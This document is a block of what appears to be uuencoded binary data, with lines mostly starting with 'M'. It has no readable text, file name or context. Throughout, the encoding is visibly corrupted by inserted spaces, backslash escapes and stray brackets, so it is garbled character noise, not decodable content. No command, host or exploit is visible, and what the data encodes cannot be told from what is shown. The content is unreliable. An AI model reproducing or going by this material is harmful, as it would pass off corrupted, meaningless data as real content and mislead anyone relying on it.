M!-]' ; .M\ [??, %T/^H. " = Q' H, : A = \ "WF\_MQT>\_ [ ; 28?D?X&? (SQ9<1JS [2N\P MKX) \IN!Z\#7@>XAM =\_01I\_4LOM' A\ \GGM4>!7\% \G<\$#WW7T5D.0@7R.P2\_ MI' 3@ \<PI@JY7W\, K/ (0\_\$W (?R' XB-!YJ@-CJI" \*\_BD/8Y..?ANR\*\6?+\_0 M.>=] YGLAQ#<2FSK; \/\_\ (/ ".Z [U] &IWH?Q4LBO%7POL:T3\_!/: \U9^"5XF M^%9B?7\_Y" \_ .R%<I1MX1VSI7\_17SB"#\_BN!' B&V=\ '>8YP/Y0L\$W"\_ [Q!TJ? MS\_T; ^K.0 [Q] \P@%' 9SN8%B [@^ [O@X\_\_N< (A8) P</, @^\$W"OX 'K!ZW^<?S\$, @ MGR7X!F+] S):>AG2/AOR4#QV>\*; B16#\ [^ (AY' .2) /W8X\*/@RL-T '90Y"?J; @ MN<2VSB9P&/ \*M0C [\_G\SG0; Z26/=SP5, A\_X>0W\_D) \PS (GQ' \-V) ; Y]M' F\$LA M?UKP! \2VS@QJ\_E (? / \*KB/5S@4SFQ58:!: \EUL\HJ8E, ]0SD38\*\_2VSKW) 7% MG (1\N^ '\, :D; KYP+@59 '\Z>-P\$; &N9\_HR?P?RCQ7#S]D.3R76?NO' \_! / (#P@^ MBYK4NNT\*?A+R] P0/ZN\_P6& ) KP<\_ '\\_FO' :>)' 2R, +8/MC ['VP+. !/\ 'W' O\ M!S" M' H2O6C' W!B\ '\] P'? '>X+A&<#?X8W '^<=QQS%9XCS! &\ 'EQM/2] 3C/2" M8^ '\\_TZ\_] YU&3?\_K^' YRSVC/1&+] ' '\3". Q^5? '#2@=YF@N\_07ZRX, G\$>CP\* M!SD.<<[\_' G!\$6 (] 7@1^? /%2, ?3W!X) K%N\X-?@?QQP6\+G64G, K\ ) ^0; ! M\_RFX@] C6GS68^6W (ZQ7C7, &/ \$MOZ?QW" \_&? (3SS) X4+!5<2V\_HO@ 'Y" \_JQC^ M^9RC4P\^! 'FKX"V\*\$0 [X0RO/^OL.9?X (/ %SP^<3ZN0/XB! 6FX%>\$SA3JDE&Y M [8TZ0? '\ "G@QT] 5S&E1C#A0-TR/ /X-/ASPA^%0@, \ \$? \*D:<J=NFQX) .9\Z# M?+/@5XGULR' J5MGSBV8 (CBM&., 1Z\_/QLYF] '\\_B?) XQ6S&\$2ZWDRX&] #\_J:0 MUU\$7B\; &+9\ (OI?8UBDXA\_E^R, L%?X%8CQ&!MT" ^7? " ?E0 [ "IVX; C25" \_AW% MT" ?6S\?' XAJ\$ \_!+!JP1\_4\_! /! ; \L^" ^" ^XUS>" 2Q?AX-\_D] K#IO@#L&] QCOZ MC1.8?PWYS8 (? (M; ] ?1\_S&Y" /%5PN^ "H?KEDK', \$ \_\$OQ+GQ-F7AZN6<@0% [P> M\_`?P] \ 'O6' /JB/5U [6?^" ^0G!APN"C@ZM4' FCR&\_2? 'C04=G: #ZX#ZY! P5?E MBS (< (J89\_ (BGX%#CDY) '?,) D#< (OK/ 'T<D., P^%?+3@ "L' -84?\_ '^#3 (!\R M43' '4\_ '5@J^9Z) S [6\_ '\ (R#\1/&Z2H\_, 5\ -F0WROX) <' O" \_UIDYG' 0EXE^, N3 M' 9U7P3 [ (/Q! \ZA2') PM>0\*RO?7 '\ (C\ ) /N%<1Z<2/ 'GR+RE&G@K>); C?><ZY MI?<] GG@ [Y<&+] ODPA\ \60ORCX@&+\$H<C1OWDJ<PWDFP7\_4C' B/] 71GUK, W '1Y MI> '\VP?<7. \_K [ (\S70#YHN, 3!5\ VW=%\_AIG>+L&Y@D? /<' 0^! -\, ^4DE#I\G M>&&) HS] @) O/7 ( ) @&#K\$>IP-?!ODAP2?1: \_' Z+8Q>! /DSRF&OM#9<" 'SO9#\_ M6/!OB/4X?"GS@Y!\_7\_! .P1\_9C#DJSKE+P#^! \_ '\; !6Q0C', \$9LQT> (;B86, ]# M'#] A^5SPR7.4#N<O^&FKG 'CY167, +T">\$ /PM8MTV '\\_2\L\$7.5QXD: /S&/@U MR' \KN/ =<AT<\*+I [KG+L6\_!O (OR/X!< [% [! /<K=\X-S&/^ '\/\*+!% \] S]' 9Q:R^ M<] [\_8H>+A; U#\_AC\*] \%\_T' I (" \N93ZA+YZY"YY^J: /S+OADR' M?YO '\$8CT\_ M\$.R% \_ '\% /-R1V<] ^" S (' Q#\&\ \$? "1ZVP.%) @B\50%+P1L%/"7Z' 6/<] %S\*/ MA; Q%\ -V"MPK>JQA^OL+AL8 (O\$KQ<\+<\$\_PQL; ; \$H<Q#R&P7\_5/! .P1\3ZS' S M1<Q3 (' ]>\ (>"3ZMT>"JQ GK>SF#D">41P40#7!3^V6-S' JY@O@' R\*X\*7\$NL\ ( MG@WY\*X (\_\$3J+JIG+ (5\M^/O5HOS' F" ^#? (' @] 8 (?OQ6S#EW3 'WS%9"7"; Y. M\+V" ?T6LGV<M85X, ^7F"XX\*\_HACI) =; S!, 'UUASL6H=GUXK^&OA\*R) \3\_ '\^A M, [6.0?R\*L6P\*\_# @G] =YYP [X4KF) L@O\$7PSL8 [G4N8UD) \9=\_AB8CUN '\\_Z2 M4\_4! !X5.I) ZY#? (ZP1OJ' 9W/-S!\_%?) RP3<T.#KO-: #? '7G?1H?] C: +] WXA [ MGS4G7/"; @C, 2#I ^=<, YM '=) \ ^9V\*D>^\*D2 [!PZYRN% !P#&QM#X' OLN (@>% "3 MH\_/S) /HID. \2/" 'E^G?-S, ] ; Y5\_P; YM%FVH9\W8K78+G"FX2? (O@!P7O\$/R! MX" ' + 2X0?) G@JP7?) O@) P; \7\_+ '@DUL</D] P=-C: ?@#> '?G+@C-7.#Q" \#3! MU8) O\$' R\_X%<\$\_U5P [M4.AP57"KY>\&; !VP30 (=9S4+\_ '\\_%O+YX (\_5 'R?K' 3T M/UJ%, 1#K78QK' "X!JS52P!]: >9/\_ '\ 47X%) 6 [\_K' A^ [NDI; N!J4; 1'24 [NY-MMW1\* =ZB 'E" !=TMTM' 5 (BC2 (I 'L) \_UG<M9] W\_BW/ .<Z [ ?=7V\ S [-GSU [SQGK7 MO#. ( (PST3H] M#<#OR+\7' Y6>9 (., PT7E; Q<WQ [8F#3%.0KY: ?%G\!KOKS>' & M.<BKB\_N\*YV!W/AIAG) ^\#'; S55R8?) WXDOBE] +\ =: 5R. / .4H [XK8K>>, -JY. MWD '\ "KM [DL<8UR: O (.Z&W; P4MR=\_ (D [YC>\_Y" G<F [RSY&=R#\*\_ \$XSEC? \V: " M\0SRM! . ] :XC [8ENMIAIO) A\KBWZ^C=WY99KQ#O+6XIG8G4>F&Q\DKRKN+IZ" MW7M#] , ] @7 [+B) .XO' 8UMY9QL (J\OGB#>@FU) - (<Y, 'B) EQ<3MLZRK^FSSPK7=. M<4W\ "G? 'MB+--4X0C6U '\7\$O< [M] YP?C' .3%Q&W\$8 [ & [ +P [G] 8^P0. :BN! Y M/\G\_Q9^2) UOH75+<" +OU?UR: \_\$] Q\ D6^9QRN0+Y" ?\$EZ6BTV\_HQ\E' @CME5A MB7%- \K; B&=A=" ^# : Y (\_\$ "7 [T/4-P '\\_+YXF/2DV6I<5/RJN) ^V) V+<4ORT^ (W MTO/C, N, .Y, ?%\_XHS\_.3 [IZTP' D^&?7R7. /E\*.5 [AL>2; Q; ?%45?) WXXGD\_ \@ M/BY^C. ?BJ\*OEF (R7D\*\4GQ>\_D/XZ: XR7DP\0KQ" ?Q; ; 2KC5>35Y: W\$D\ " =NJ MMLYX\$WD7\5SQ/FQK\ 'KC7>0+Q: ?%?^, ] ^., -QGOQEW@?' HGWXVWX ' 'Z" #^+X M&XT/X7SX, &Z!C^! I^" @^B (\_A5\_@XSOJS\0E<' \^ ) 8=P5?XO' BM?B [ \_!Q\3-Q MW\$W&W^ .<XMKB7G@^GB3> \*#Z#E^ 'GXN2; O8OB' W%= \3" \% " \57Q ('MA@OPRG% M9<1-\4] XB' @57HY/B=^\*4V\U7H%+XY6XJ7@L7H57B" \_CU?8QQ5FV>>O [ ?9\% M\R%F&WR>\*-.GNQV>\8Y\! :<\$] \_#N7# [ <: Y<5F<!W?'>?%BG' ] ?Q/EQS! W& M!7!) 7! "WQX7P' #P8' \9% \'-<%\*?<: 5P, 5\6?X/ [X4\_P] +HYWX1+X) BZ) P^ \R M+H7S8ENU<G [ =TD^#9<A7R\_Y%5R6/+! ; WBO' E<B; B8=) SQU<C3S2' N] <V%8? M7 (-\IGB/ ] %S; : ] S\$' L\_%F?; ) NOI^XT [V^8C' 8EN\_XJ [D; \69#OB>7KBG/=^ ) M] TA/O (/&?<GSBYMA=X\0\_IK\JCCV (=) S' X^R^6' O\$MC6MW@<^0 [Q0^F9>, 1X M.ODJ\65LJ] E1CDOD0 [! [ #P@OL, \_AF' =! ; .L '7D9^5YS@N' =! ; .L@7F. ?ISCY M">^2>" O^79S@I#\_ ^; Q#? \$ (<\_Y9T! [ \?UL\*WROQC\_0MY&/%V\&5\_\$=4] [C\2V M<IXQOD' ^F; @W=M?O9XWOD7\ D+B6NB] WVC! ^3OQ: G/2=K&OBY/7: ) -TK/P?, X M.F, HCG7! .QMVUT<7C6.2UQ4/\$<\_#; OWYDG^R\O?BK) >] \*V-W3\_45X\SD2\5G MQ<^QNW?TJG%A\ESB! K@ (GHIMK; QF7 (G\I/@MKHSS7\_?) EW! -\K\_%: 6\8U\ ) ? M8; =?WS1N8! ] ' W%P\ \$C? !MW%+7. TWXU: X@\_@; \3+Q, ?&?XCBW\_//9A#09, 12\_

MQ9UQ[M^-^^':M[V'BA?CD?CX'>]\_Q"GORKTQ>"SY#Y)7N6<\E;PM=M?+>!;Y  
 M,W&:^\_+>\$\_[>CH/X@O2T?V"\V(Z;^&=LJ^I#YA)VG,4SL5MS>&2\@;R\N"=V  
 M^\(?7!?!;?4\$!\-NJ^-CX%'E'\??85HLGQC?)1XNW8#>>3XT?VI\5'\:VQC]C  
 M'R=?(;Z(W3'\A7%X.P<3K\2V"O)M')>\CG@8MG4()R2\_(X[[2N8). "EY5\G\_  
 MQ!^1Q\_O'NZ2X!7;'\$)R!/,)K[[S85G^<F7R6>(\_TE'E'CG(N\L7BT>)GXH/@V  
 M=M=E;XT+D\5'Q3?P6Z;\_]X\$\_(P\7SLMMMWQA7()XAW8K?)OS>N8>>WXJO8  
 MUJA`^\*#KDB\6GQ0\_QK9JA#-N1-Y%/\$>\#MJ'=ZX%?E8\3;Q+>R.YQ&,.Y'\_  
 M\*/Y%\_`1WQCSB^I\_MB+N3CQ=O\$5^5\_M\*1C/N0-Q=/\*\$\_%MEI&-AY"/ER\6GP:  
 MVQH1Q?@;.[;B7\3/L\*UB48TGD-<3#\>V&D8SGDW>3[Q00`^[]9GHQ@OL-B"^  
 M\*'Z-J>"HA@]=HXT3;Q2?Q[;ZQC1>8\_<C\5[L]K58QEO(9XIWX:UV'+["%R6V  
 M\7[R%^\*T<;S+8EO+\%'R(^ (7XB1Q?7\_)>,87R!N)1XJ78'?P5?(X\3W+H;=  
 M>A&^27Y&\_\$\_YZIB8P?F;'4\_P[=M^ED-#X-?EWXJ/8UI>)C,/'-XM7N),/QZ&  
 MZR?V'F4<'!FV&?SQ\7W\SD=)XIU'7!W\_C</\$W^)7>"?^!U\71T\_JG1V\_QE7%  
 MO?S;/%V\"[UCRF.GLSX7YQ?7'N\_P]W%\\_![O%?\%'?B&L=/[OVIN#\$.AP>)  
 M5^!1^CX;SP:ITCAK6L(58\*Y64.H\6\$6\$0&MZUH1C;0VOQ5/Q.KP4K\<[\09\  
 M%F\_\$#\_/'\$.)XTVX'-Z,V^(M>[>BL\_A;3A.\*N/MN!+>@8?CG7@WWH5?X=TX  
 MUT?&w!UO!=WQ?OP-+P?;\8'\!5\+\$+\_{#AW#ZU,: '<45\!+?#1\_\$X?'QOPVY]  
 M'\]'C&-STN+(Z;U;H7OT?^U+>[T-\$EG\_!=Y/\_%\['K2LU\_8'O%\ [+X+.H-Q  
 M^/!<AXJO87=LS&@<D\_RI.,7'OF<2CD>^1ORK]\$S)9)R,?)7X//;GCLS&:<F7  
 MBD\_A1?@!7HPC9S%>@M/C'W%IO!0WQ,NP;O]]L]CM\_UC7X/X=&C=.)MQ<ZS]  
 MI8(YWW\;\_'A(XZ!#<^SL\_"Y<1\_PUME4\_A\_\$ZW\$O\';:5)R?[:XI'H1M)<K%  
 M=HX+BUMA5[G9;F\$:<15LZS8^B2/E\<Z-;87A4WBZ^\*#T1,G+MHUSB!MA=WV\*  
 MS^WXJSY?,\B?'4?SK^4GFOYC6\_C?\69"AC?P0WQ73P%W\-' \7T<H:#Q`UP\$  
 M/\2=L:W(A8R?XNSBAOC3<,9]Q/-P<;Q'!B7P+#+>Q?&)7%#\3A<"J\2ZW;X  
 M:V&['>YK\$3SNT9.%/\$X1\_\_Q'X5QXKGBG)!0N:EP`?R[NC(?A\$6)]#DN\*VN<P  
 MIFJDP-Z@0]\;4,RX&CXN?H%MI?G4N"XN+^Z)W?P\*-\('')7^-&^DQ7T^';?  
 M&^1WI\*=A">.V>AX/;95M\*1Q)]Q&/!^[]]9+&7?#7XK'8S<W\*VW\--;XBCE7&  
 M^0K:SP:UQ./Q; "ES,>CW.\*6V\*W=HVGX"CEO8OCJ;@/GF:??&W9K4Q6,9^'\  
 MXI;8W?^#O\WQ8DKRC\$0?X^;X+EX!)Z'Y^+Y>#\_`^3\_`"W"Z2G+^PHOMXXA\_  
 MEIX7>"E.4=F[\*G;K2W@5OBAYHBK^.)Q;\_!5VY^6J\_CB<4]P<VXKZF3\YQ6W  
 MQO'#\9J\*M^\$\$^#Y.B)-6,TZ\$BXO#<&+\K?@L3H)?B[-;IP4?X63X?XX.5Z(  
 M4^'3..4'QYG7G]M]/.6>X'IU=1Z'O"]A>\_A='C%\:9<\*P:QCGQ&)S\_@V-(  
 MUIKV\5NL#1\H5]./9SL"7\C^7(\&1^6!Z>@B/4\GEF/!57P=-P&)Z.ITO\_  
 M!3P;\_R5.\\*70.807X-OBF%\_YGEFUC3?@=>( +V%:C.LQ[\5!L\*TM=YJNX@KBS  
 M,0H^YWK^/+M!?'V[S\_74]^?0(^)GV%:)AL:/<'\Q4&SK\*7Z\*XS;R+HQM\_8/?  
 MXB2-\0>O=8G&]K6NE32X#ME8CI-XPP?]AUQ\_V`8WZ3G;[N\_XU<X>A.NZ7`6  
 M; &LB?H=7B2^(7TE\_)Z9!N^\*F2+>)KZ\*W>=SFQG'(M\NOB..TMSW?X'CD8>)  
 M9XFW2'\_\$\_D&[?3^]N\*JX(W;W)AN[??R<^+4X240?WP\*G(A\H7BC>+?T;6QEG  
 M)K\HCMC:. [Q`?<, &%<C+R7N")Z\$^Q-#N'!^CS\_%J=IZEQ.WQ,7M\Q<O\$. \_\$  
 M)?`-<8QV^(-C7<Y@;K:W7\*U3!\*K2,RH"8X5'XT%X#%Z&O'\[\%A\%=M\*VL%X  
 M/GDN<75Q.VQK+/Z!?!>GD:3L:+R\$O\*6XK'H/=>:V3\0KR@N\*FXFX)5Z+5^\$+  
 M>#5^C]?@5)WEN('7DC>6?"A>1[Y(\B-X/?D?>`. .%V:\\$1?\$/^-:;>!,>@&W5  
 MZ\U/7DW\3CQC]BM@7<U/D8^3WQ(?`\_ ;VM.-:Q/R&^\*HW;TS8UOW\77RR#V\  
 M<XBK8ENQ>AK?(\J\_D(<AFW%[67\F#R[N(8X#+MY&GY&?DT<I;=W9NSNS\3O  
 MR)/U\2XE;HK?XZG8'1-PN(A<OTO^&H<G\_ZBOS\OB".3M))^\$(Y)OPI'PKS@R  
 MCM#/.`K.AJ/B6C@:[H:CX[DX!CZ'8^+G.!:V]\X-LZ!W;XVP#@9>2EQ!\_%X  
 M[+:QKXTSD/@/BY^C&U]/='X&\_EWHX/B>]A6KT'&><FGBW>);XK##\_8^PY\_  
 M2IYLB'<!<0WLOE<!E['/0?)J0XTKDG?;!GO#5<E\_\$<);NL>N#IY?\_%2Z6DW  
 MW+@N^0CQ"O%1[(Z3(XR;D?X/H/BG^`M\*.-\*X.7DQW`\*WP.YZ&;<D7XY;X=/2  
 M,V"4<2?R.>)]XM^QNR8=;S3\_BWB\^\*7V'U'C#4>2\_ZQ^^-Q9VRKTWCC'\C'  
 MBC<(SV%W?)O(G)/\ECC.).^V%:Z\*<9GR<N(.XLG&QN8?"K'/?)IX@/B/[';  
 MWJ89/R!\_(DXWW;LR=I`F6'\PFZWXF'B%=C-0V8:OR:O+AXKWHEMY90%L8Z\  
 MA7B>^`QV]U',-@X?R;BDN\*\_X)^RN4W'D\L1SO#\7#\1N\_)1R1^+LW[KW0!'  
 MP\ -P=+P:VWJ+8Y,G\_<Z[A+@A=FO"<XTSDZ\37Q:\_PK8\*\_6!<FKRFN\*)X)K85  
 M:8%Q1?(TXO+BYMC6\_(7&M<EWB.^( (RTRKH-3X;HX'[;U%:Y'W@?7Q]\_C!OB`  
 M]+=>8MR)?\*AXF?@0[HS?&(?'N"6<?MX\OWB^^A7OAQ\$O)SU;'?<E[B!>)CTE\_  
 MMV7&@/FGB\_>][V-W??23\2C[^HIOBB,OE^L%/ (Y\A'B=^(+TIUEA/(F\M+BS  
 M>`JV%7.E\0SRW.+&XN'8?6<:\_I8\\_BKO4MA=^+YY"?'\$ \_TI/R]7&B\G'B7>)  
 M'V!WCEACO() \I?BZ.,I:W[\(KR<\_GXXSK#. ]X\_!F^UQ0WQ!\_%KZFZXWWF'W  
 M??%:\07LUD,V,\$\FKR+N(\_X>NW'&!^PX;\_0N\*6Z)W9P0'R&\_)([RLW=V[,ZG  
 M^`3Y/\Q\3/IK[G]^`QY+\_\$2;"O59N-+ML3=Q7/PFX.CZ^2Q][B75S<\$MO:  
 MCF^2WQ8GW>I=&MN:C6^3[Q&\_\$\_\*?>)]L'\\_T\$>;[MW67\$G;\*OP#LY]Y\$W\$4\3;  
 ML3NG[^3<9[<! \4#Q,NR.1;N-8T0V[BE>(CYI;&#R/<9;R8^)WXX3[S5VM<]X  
 M'WEF<7WQ<&,#[GDV/DX^1KQ=?!?!;:GR`[81\A'B3^":VE>^@\07R>N\*QX@W8  
 MC?\AMA/R9N(9XKW850G#QK?(P\2+Q+)]@=SURQ/@1>45Q7\_-\$[".:01XV?D.<1  
 MMQ1/Q+8Z'N-U)Y\F/B1^BFV=/&X<P7[66YSUA'<M[-94<33R<">]"XJ;8?>^  
 M)(Y#`N>4=UEQ&+:U"R<EORM.]HMW:>S6D'\$J\K/B\*\*>]\V!;<W'Z\KWBE^(T  
 M9WS\_&)R)?\*WXMCC.6=??!V<GGR\^\*WZ'F^"4Y[S+B5OAIGBH^"Q4=P,/Q`G  
 M/.]=`#?'<7]Q=\_B%OAG\57Q:]P2)[G@74+<">?"\_<0+Q'MP:\_R;.-9%[URX  
 M#:XE'B;^";?%5\2)+WE7Q.UP<\_%H\6+<'A\2OQ`GNVS<`1<3M\4=7CQ#O%M

MW`E'N>\*=7UP'=\9]Q4O\$1W\$8?BK.\\*OW9[@+[BY>+#Z)N^\*7XLQ7O;\_`W>SS
M\$:47\+=<>":=UYQ?=P##Q-O\$M"/7' TZ]Z?B' 5=MV4P-^NZ/8\*WBPPT/4' S
M.+BYNWG7^V/LKC=O!>W^JY(X#-LJ^;OQ\*-Q, /!Z[ [^?!XW"BV]ZEL\*V9>!)>
M)[XH/97O&\$`\_K<7CL:T<]XR7X-+BIMA6\_/O&JW!><0-LZR;>@,, ]\ -:QS1; ,
MS=B.BA\$\/M.3T?XN\_#`NZWJF!^\_CF.Z<O\$#P?1]Z>M)S&/?&5W\$?.VZXKWW.
M#XW[X5RX/RZ' !^"&^&O<'0\_\$, \_`@O`\$/^>!O.4I>'\_!&^! (C\_R8-,5-\%#)
M?4M\^-X)4[\A^\_IC-OA,9+?QIUQN#^],^\$P7`-WP5\_C'G:L<!]<\_K\$?JS!C
M-U:3L:UD?QD/QL7\$K;&MG\$^,Q^"ZXO'85HVGQE/P`/:%:/,L^\_C/O3G@VGH7G
MX+/85M[GQO-Q;>RN\*?'B?'6?QDE>V&UI2\_!6M/Q!A]97<3+[NR1\_BE/9GWWI
M70Z[Z[N\_C;/B!>)]#.!M^@;/C' \*^, \^"5XE^QK0+&!?' ]<?78%O?O38N@?>\*
MGV&WKO[&N!)] : [.JZ, .V+WN77\ .7Z)J^/, \_[]MZ;\_@6L'>\S8=@K.\_KK1
M' \_W \_[]\_D^F<&CYVK@OYOOSN&!^%'V-;H=\:C[3B+#V!;=\_\$8'/&]S[?CA?B:
M.%H@0JAG' ]Z!;XOCAO, ]P\, ;G\ (\_BL]C=W)L1. .;N)/X6^P^Q+)^&>)SZ&
MW3U1D8U?X%/BM]C=&QG^"U>C6U5C!JT^S=-6F);NW4\AOBZ-&,2^&LXEJX
M-.XI7H#+X+WB/W'9#]XGC1X]'J\_UKN#G:3(%?'I^OQC&#?%S<<J8ON=@+...
M^\*XX;FS?4R>.<1\6+S>&'7SN, :#4\_BZ]A6DGC&PW`Q<5L'\\$\_`(\_`F// \*#
M;?MZ, #=\_[^&UD0-OZ;E(GB6^\25<#E\_3?5\$/`#\_BF?CJW@SOH8OXNOX%;Z!
MDR;P?TO:A'Z[\*B%N@]U:92+CEWBX>"6VU2!)T&X[Z2.>;QSZ-\&-DY-W\$\$\_%
M;FR3&Z<ASR/^"N?'<U)X[\-%<;14WGFQ>VZIC:N3]Q,OPN[: ,ZUQ\*[M]BI.F
M\SV=<'ORT>)5TA,IO7\$8>1IQ>6,#[G\V'D3^KSA31M^S\V/CB>'H%T?-9'MP
M%N-%Y.G%E8P-C+,9;R%O(1Z#<X9G;B\^B7/AA^+XV8USXUSBVC@/[B'^N?%
MF\17<3[\1IPAAW^7%RL^TOS8,Y]H4-C!08''7KO"=\_-\11<GIGPK; :X\_Q
M"/\$\*\0GI#Y?+^#;.(/Y"W!;/;6HKOX&/B?0?Y?;]W?/XX\_8D\2;Q!>SFX?F"
M=O<.519W\$4\_\$;MVO@' \$J\L@%O7.(JV\*WMES8N"#Y'O%]<=0BOK\]+D8^2KQ\*
M?+\$+Z\Q0U+DE>3=Q#/[6[]]J\*^5<@\_T3<7#P\$VXKUB7\$U\JSB+\1AV-8\\_#GY
M+O\$#<<Q/??^GN#IY`\_\$(\8\_27Z>X<1WRWN(?Q/NPVQY\*^#>QXR#>(;Z!;44L
M9=R!/(.XFC@,VYI:VK@W^7KQ-7&@C+Q=N')Y#?#\$\3SI\_P7W)7\J3E76NQ2V
M%8;[V>U60%5\5?ICEC/N3Y=7%O<![OC+1Y,'JZ\=RYQ+6QK,QY!\_JLX>@7O
M7-C-/?`X\KOB^!6]\V-;Q\_!4\D?B)6\BV"W3HAGV3\$1WQ%'K>S[V^'O[7%>
MO\$%\0?H\_KV\*\D+RK>)YX/[;U:57C9>1-Q./%Z["MA]6,=Y/'\_MS[\$W%3[.YQ
M<+X(ODV\0-QG!KR\_/\$5>PP4?R\_>(\_TY:QK?L,<\$\4#Q0FPK;BV.\^3YQ\$W%
M([`;GR^-']GQ\$8\7K\N]?K^!^GY./%6\0UL\*T%MX?D!<3-Q".PFTO@O\GO
MBS^JXUT9VQJ\*7Y&O\$/\FCEW7]S\_#D<)SK\*[G\_95X&+85I[YQ#/\*"XC;B2=A6
ME`;&\<@SB6N(NV-;#W'2\N@-O0N(:V-W38=3DM\7)VOD71\*[[^' \$:<E/B\,W
M]LZ"3^/RXD[B?@,\_DE\1OP,G\7QFWA\_(FZ,S^\$AXM7B\\_@\\_EN<OJEW!7P!
MMQ5/%V!\_%\$%\7MQZF9<O^!/Q"W\$P\_!EO\$!\7/PGOH)C-?<N)\*Z#?\6]Q//%
M>\_!5\_)LX5@OOW/@:KB\$>\*\$Z`K^/ ]XJ?BQ"TYAN#"XI;BT?BF?=W%\5O\6\X
M8ROON)A^9];N+CXQ\_Q[SA^:]28IUCMP[F0\Q:U-K8@>'T?\$0^!Z?&:W`
MO!^GQ9=Q!OP7ME6QC7%AW`B[=6EQQK;>S<7'Q/G:>8\2UV\_O?4O=P3AR.,83
M1\%I.OJ>/N\*TG;Q;XQ2,SS2<\$N\_"J?!3!&.VYGQP:5Q&MP=I\73<3I\.\$\*?'
MSW\$&G#; ,. "/^`G^, !^-,>"7.C(@+/@.SHKC=3'.ADOB[+@CSH%GXIQV>\:Y
M\ \$N<&R?J:IP'E\%Y\1"<#V\_"^? \$?N`# .W<VX(&Z' "^^5N#!^B(OCU-V-2^":
MN"0>ATOA#;BR\_5VX"D[1P[@JKH<\_PZ-P;7P8U\`1>QK7Q55Q/3P1U>\_X`8X
M;B\_CAK@B[HR;XS`\&G?!2W!7?3\`G?#B7L;=\<E<`\_<!/?\$?7`O!WNC3?C
M/O@,[FL?`\_?#B?H8]\<Y\`!<'7^-.^"!>0>A.?CP7@[`H(OX\*'X&1Z&X\_8U
M'HZSX1&X(AZ)6^%1>"`>C1?@,7@7\_@G\_AMVZ4#\_CG>1YQ+6QK3/X\$/E?^"R.
MV=\_W/,?7[7,>X%U(\_"5VGR\_&=^QCBA-\;?PGSH+=6BM^0?ZS^\*[T5!QH"X"
MXR^>()]Z-W?QSD' %D\ESBNN\*^V-8Z')/\G#C\8.^/L;M^Q'\_')1XO7BD]+?Z8A
MQLG(\*XE[BF=C6RF'&J<F+R9N\*1Z!W7P29R1//LS[,VQK',Y.ODA\2/R;]\*\8
M85R2->CXE3CY2-]\_>Y1Q3?) (H[USBVO@>K@+KH\GX09V#+% [CW6,<2\_RCN(Y
MXEW8K1M\P\_Y(WD^\5`P"C\1\_X5\$XP5CCT;B0L8' IQY/)7XJSC/.NB=U<&L\F
MCS->NYRX,YZ/I^, ?\`Z\`\_-\_%MKZ98+R<?(WX-W'TB;Y\_)5Y/?E8<:9)W#KP5
MU\#;<&^`<\_%MB)/-MY+GE5<#]LZ,I4Y)/EC<9IIOF?2#\*[1R#>\*[^(7.,5,
MXY>X.?X7C\3O\`KLKD]G&4>-R&LA'BI>AFT5G&/\ \$7EM\5#Q8CP#7\8S<;)O
MC6?A.G@VGHCGX'WX6\_P.?X+>?6?/\>Z-Y^ (=)!Z.^#W;!BZ-?\`#\`\*\`2\_\$
M?^%%, ]<X\6X/5Z"5^ (? \1.\%'\ZSW@9' HU\_PEOQ<OP'7H%SSS=>B;OA57@1
M7HVOX#4XU0\_&:W%CO`[/P^OQ3;P!IUE@O!\_%B7\_&/? \$F/'-OQH?P%AQA(=LS
M+HRWX3YX.YZ+>^!3>="^C7?A'(N,=^,O!\[ \#=#Z+]^-)]F?Q?IQKL?\$!W`D?
MQ"OP(:S7#G%\R'F\_/!)</]=8MU^5?"\_G7<\$\_YFA,L['LP3G.4\$'/R-@[S=P
M\_N`]P1]M\_V?!SUE^^'3P\_\$5>\$\?"7QN[G\_T)Q\&7<%P<:ZEQ/%P)Q\=]<`\*\
M^2?&;W`BG&V9=RF<&/?"2?'JG!3?QLEPII^,D^/&.`6>@U/B<S@5CK7<^"-<
M%J?&?7\$:O!&GQ;\_A=.[>./TN!;.@?"CC/@B\_A@G7FF<"9?'F>UXXBQX(\Z\*
M7^%LN.`JX^RX\*\YAQQ#G\].P+EQAM7%N/'KGP8=Q7AQ]C7\$^7`GGQV-P@0^V
MC</D>?%5W`B\_QLUP\ [7&S?'%;.LR;HW\_ \$: =;9]P>?XH[X-JX(QZ\*.`^UN"<>
ML=Y[.; ;U<C/["TZVQ;L\ /H('XZ-X"W;W4VTU/HE+BGMC]WUN^!Q.N,V[+#Z/
M^V(WE)[NWSLN(>Z"W3T`^`^: ^+7G^'X]LCKX-IZ&[^"+^"Z.N=/X'JZ";=W`
M?^\*XNXP?XW+8?<X"/\=' \0L<>;=\_#SHO\_AMWQ\*\_P,OP/OH5M]=QC!XOQ+:2
M[C6.8-?>L:TM!XQ3D5\_!'^X!XU3X\_S8?2X/IR??@#/@TS@CCG3[]]\_#V<EC
M'O8NAMU]\*3@/^7V<%Z<YXGO:XH+D\$R3?@@N17Y"\SE'C3\F'B]=A=ZUTS+@\*
M>8KCWF6PK05X&\_ENR;.<,-Y+7A&?PYWQ>3P97\_C@/I#UP=P<\T\_E#OZ/GM[T

M1#MIW`>7P6-Q>WSF@=\98G+G?\_`G.,XIGT\_\$I?\$RR=\_C"CC1+\_;YM`F^5Y\G
MZ-#[[:/ACO%SRQS@KCGK:YV5Q3MQ`\M.X(+XG><,SO"ZX.W9UUK@43(IM=<5E
M\3C)W^)\*./4YXZJX,/X,U\#5<\$?\%1Z&:^-YN'[>B>OC:[@!#G?>N"%AQOA
MPKBQ\_5W8O4:X%=Z\*6^-3TA/O@G%[G`UWP-6QN<<=&\$')"]RT;@'\_AR[S\[@
MWGB=Y`6OR+:-1^`\DD?ZU7@,SH!MM<+C\0C)#^/)^#Z>XOXQ'M\_S-UZ\$XUXS
M7OS!^2Y7,#?;X7?!\_U>5H\$/74SB9?<[BG=)3XKIQ:MP,N\_O'<\$9\0OQ\$>B[<
M,,[QX7UZ-^WS\*98M32!ET\*%[FW\S3H1+8[?>BU/@%9+\_B]/@I+=\W@5GQ./%
M&Z6G].\_&V7\$#[%X[G!OODCS+;>,"N!PNB)MC]QTXN\*@='UP,'Q7?E\_YU=XS+
MX#/8[;]WC2OCWN+OL7M=[AG7L/W8W8.!O\+;)2)\W^]K-;";`^`6./8#. <[C
MMG8\ )3^-.`%`DO\_\T+@7/H]M[7\4M/NOF]AM\W\_X?608\_N\)<7R&\*<2EL\*W<
MCXVGXZKB;MC65CP;7Y#\U%\_&2\_!#<;PGOJ<V7F[\_=KP"CY>>L\*?&&\_\$\$\29L
MJ\_PSXQVX(79K\*7@?OB)YG>?&AW\$8MA7CA?%QG!:[M2G\"]XG>?J7QF=Q"6RK
